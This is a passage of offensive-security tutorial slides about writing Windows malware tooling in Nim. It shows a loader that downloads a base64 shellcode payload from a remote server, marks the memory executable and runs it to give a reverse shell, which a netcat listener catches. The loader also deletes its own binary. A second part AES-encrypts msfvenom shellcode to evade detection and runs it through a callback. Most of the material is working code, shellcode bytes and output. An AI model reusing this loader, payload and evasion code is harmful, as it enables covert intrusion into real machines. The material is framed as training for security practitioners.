IAEAAAD/1kiBxAgDAABbXl9dQVxBXUFeQV/DkJCQkJCQkJCKAUSKCjxAdg88WncDg8AgQYD5QHcU6yNBgPlAdhhBgPladxdBg8Eg6xFBgPladyFBg8Eg6xtEOMh0B0QpyA+2wMOEwHQISP/BTAHC6
7IxwMNBOMF08OvjkJCQkJCQkJBJichXidExwEyJx/OqX8OQSInIw5A=

┌──(kali㉿kali)-[~/hosting]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

In this example we will use a base64 encoded payload, but this could be a raw payload generated by msfvenom or any other means necessary.

For this payload, we're using the simple reverse shell example from earlier, but using a position independent code reverse shell template that has been slightly modified.

Payload retrieval

```nim
import winim
import std/[base64, httpclient]
import selfdelete
```

```nim
proc main() =
  var
    payload = retrievePayload()
    readyPayload = setupPayload(payload)
  if cast[int](readyPayload) == 0:
    quit()
  discard deleteSelf()
  executePayload(readyPayload)

when isMainModule:
  main()
```

```nim
## url of server that is holding our payload
const URL = "http://192.168.125.151/payload"

proc retrievePayload(): string =
  var client = newHttpClient()
  try:
    result = client.getContent(URL)
  finally:
    client.close()
```

Compiled with `-d:ssl` if the URL is https

```nim
proc setupPayload(payload: string): LPVOID =
  var
    p = decode(payload)
    dec = p.cstring
  var buf = VirtualAlloc(
    nil, cast[SIZE_T](p.len),
    MEM_COMMIT or MEM_RESERVE,
    PAGE_READWRITE
  ) # allocate buffer for payload
  copyMem(buf, addr dec[0], p.len) # move decoded payload into buffer
  var oldProtect: DWORD
  VirtualProtect(buf, p.len, PAGE_EXECUTE_READ, addr oldProtect)
  return buf
```

```nim
proc executePayload(payload: LPVOID) =
  var handle = CreateThread(
    cast[LPSECURITY_ATTRIBUTES](nil),
    cast[SIZE_T](nil),
    cast[LPTHREAD_START_ROUTINE](payload),
    cast[LPVOID](nil),
    cast[DWORD](nil),
    cast[LPDWORD](nil)
  ) # create thread and execute payload
  WaitForSingleObject(handle, INFINITE)
  # cannot free the payload because of crash
  # VirtualFree(cast[LPVOID](payload), 0.SIZE_T, MEM_RELEASE) # free payload
```

CreateThread using the payload buffer returned from `setupPayload`

```
┌──(kali㉿kali)-[~/hosting]
└─$ rlwrap nc -nvlp 1337
listening on [any] 1337 ...
```

```
PS C:\Users\user\Desktop\nim_for_hackers2\payload_retrieval>  nim c -
Hint: used config file 'C:\Users\user\.choosenim\toolchains\nim-2.0.0
Hint: used config file 'C:\Users\user\.choosenim\toolchains\nim-2.0.0
.....................................................................
Hint:  [Link]
Hint: mm: orc; opt: size; options: -d:danger
191054 lines; 5.382s; 320.664MiB peakmem; proj: C:\Users\user\Desktop
```

```nim
const NEW_STREAM = ":uscg"

proc deleteSelf*(): bool =
  ## deletes the current binary and returns true if successful
```

From selfdelete.nim: OffensiveNim

```
PS C:\Users\user\Desktop\nim_for_hackers2\payload_retrieval> .\main.exe
PS C:\Users\user\Desktop\nim_for_hackers2\payload_retrieval> dir


    Directory: C:\Users\user\Desktop\nim_for_hackers2\payload_retrieval


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         9/4/2023   1:09 AM           1550 main.nim
-a----         9/4/2023   1:03 AM           1971 selfdelete.nim
```

```
┌──(kali㉿kali)-[~/hosting]
└─$ rlwrap nc -nvlp 1337
listening on [any] 1337 ...
connect to [192.168.125.151] from (UNKNOWN) [192.168.125.140] 50290
Microsoft Windows [Version 10.0.19045.3324]
(c) Microsoft Corporation. All rights reserved.

C:\Users\user\Desktop\nim_for_hackers2\payload_retrieval>
```

Payload obfuscation

There many ways to obfuscate your payload: XOR encryption, Stream ciphers, IPv4/6, UUID, MAC obfusctions, and more. It can be up to the offensive tooler to create their own way for payload obfuscation. We'll give an example of using AES as it's very common.

```
# msfvenom -p windows/x64/exec CMD=calc.exe -f nim -e generic/none
# modified byte to uint32, padded to mod 8
var buf: array[280, byte] = [
  byte 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xc0,0x00,0x00,0x00,0x41,
  0x51,0x41,0x50,0x52,0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,
  0x52,0x60,0x48,0x8b,0x52,0x18,0x48,0x8b,0x52,0x20,0x48,0x8b,
  0x72,0x50,0x48,0x0f,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,0x48,0x31,
  0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0x41,0xc1,0xc9,0x0d,
  0x41,0x01,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,
  0x8b,0x42,0x3c,0x48,0x01,0xd0,0x8b,0x80,0x88,0x00,0x00,0x00,
  0x48,0x85,0xc0,0x74,0x67,0x48,0x01,0xd0,0x50,0x8b,0x48,0x18,
  0x44,0x8b,0x40,0x20,0x49,0x01,0xd0,0xe3,0x56,0x48,0xff,0xc9,
  0x41,0x8b,0x34,0x88,0x48,0x01,0xd6,0x4d,0x31,0xc9,0x48,0x31,
  0xc0,0xac,0x41,0xc1,0xc9,0x0d,0x41,0x01,0xc1,0x38,0xe0,0x75,
  0xf1,0x4c,0x03,0x4c,0x24,0x08,0x45,0x39,0xd1,0x75,0xd8,0x58,
  0x44,0x8b,0x40,0x24,0x49,0x01,0xd0,0x66,0x41,0x8b,0x0c,0x48,
  0x44,0x8b,0x40,0x1c,0x49,0x01,0xd0,0x41,0x8b,0x04,0x88,0x48,
  0x01,0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,
  0x59,0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,
  0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,0x57,0xff,0xff,0xff,0x5d,
  0x48,0xba,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x48,0x8d,
  0x8d,0x01,0x01,0x00,0x00,0x41,0xba,0x31,0x8b,0x6f,0x87,0xff,
  0xd5,0xbb,0xf0,0xb5,0xa2,0x56,0x41,0xba,0xa6,0x95,0xbd,0x9d,
  0xff,0xd5,0x48,0x83,0xc4,0x28,0x3c,0x06,0x7c,0x0a,0x80,0xfb,
  0xe0,0x75,0x05,0xbb,0x47,0x13,0x72,0x6f,0x6a,0x00,0x59,0x41,
  0x89,0xda,0xff,0xd5,0x63,0x61,0x6c,0x63,0x2e,0x65,0x78,0x65,
  0x00, 0x90, 0x90, 0x90, 0x90]
```

```
type
  ## Context for AES256-GCM
  AESContext* = object
    ectx, dctx: GCM[aes256]
    key: array[aes256.sizeKey, byte]
    iv: array[aes256.sizeBlock, byte]
    etag, dtag: array[aes256.sizeBlock, byte]
```

Context for storage of needed AES variables

```
converter toSeqByte(s: string): seq[byte] = cast[seq[byte]](s)
```

String to byte sequence converter

```
proc initializeAes(ctx: var AESContext) =
  discard randomBytes(addr ctx.iv[0], 16)
  discard randomBytes(addr ctx.key[0], 32)
```

Random IV and Key generation

```
var
  ctx: AESContext
  aadText: seq[byte] = "uscguscguscg"
  encText: array[buf.len, byte]

initializeAes(ctx)
ctx.ectx.init(ctx.key, ctx.iv, aadText)
# encryption
ctx.ectx.encrypt(buf, encText)
ctx.ectx.clear()
```

The encryption

`payload_obfuscation/generate_payload.nim` has two helper functions to print out the generated IV and Key, as well as print out the encrypted buffer.

Payload obfuscation

We set up `payload_obfuscation/run_payload.nim` in a similar manner that we have generated the payload with.

```nim
type
  ## Context for AES256-GCM
  AESContext* = object
    ectx, dctx: GCM[aes256]
    key: array[aes256.sizeKey, byte]
    iv: array[aes256.sizeBlock, byte]
    etag, dtag: array[aes256.sizeBlock, byte]

converter toSeqByte(s: string): seq[byte] = cast[seq[byte]](s)
```

Main holds the buf, iv, key, and same aadText from the generated payload.

```nim
proc main() =
  var buf: array[280, byte] = [···
  var iv    = [byte 141, 109, 182, 53, 142, 127, 15, 80, 88, 167, 65, 197, 5, 156, 208, 161]
  var key   = [byte 0, 168, 4, 15, 64, 49, 208, 226, 48, 174, 82, 250, 50, 88, 237, 128, 35,
  192, 223, 19, 100, 184, 49]
  var aadText: seq[byte] = "uscguscguscg"
  var decText: array[buf.len, byte]
```

```nim
  var ctx: AESContext
  ctx.key = key
  ctx.iv = iv

  # decryption
  ctx.dctx.init(ctx.key, ctx.iv, aadText)
  ctx.dctx.decrypt(buf, decText)
  ctx.dctx.clear()
```


Initialize the AESContext, set the Key and IV, then do decryption.

We will allocate memory that is RWX and use EnumDesktopsA to call the payload using the callback function.

```nim
  # run payload
  var p = VirtualAlloc(NULL, sizeof(decText).DWORD, MEM_COMMIT, PAGE_EXECUTE_READWRITE)
  copyMem(p, addr decText[0], decText.len)
  EnumDesktopsA(GetProcessWindowStation(), cast[DESKTOPENUMPROCA](p), cast[LPARAM](NULL))
```

Running the payload will pop a calc

```
PS C:\Users\user\Desktop\nim_for_hackers2\payload_obfuscation> .\run_payload.exe
PS C:\Users\user\Desktop\nim_for_hackers2\payload_obfuscation>
```



Because the Key and IV are present in the binary, it would be trivial to decrypt the obfuscated payload. Actions can be taken to stage the Key and/or IV so the payload can't be decrypted without retrieval of the key.

Thank you

Questions and Answer time

Slides and all source code is available publicly on the US Cyber Team github: https://github.com/us-cyber-team/nim_for_hackers2/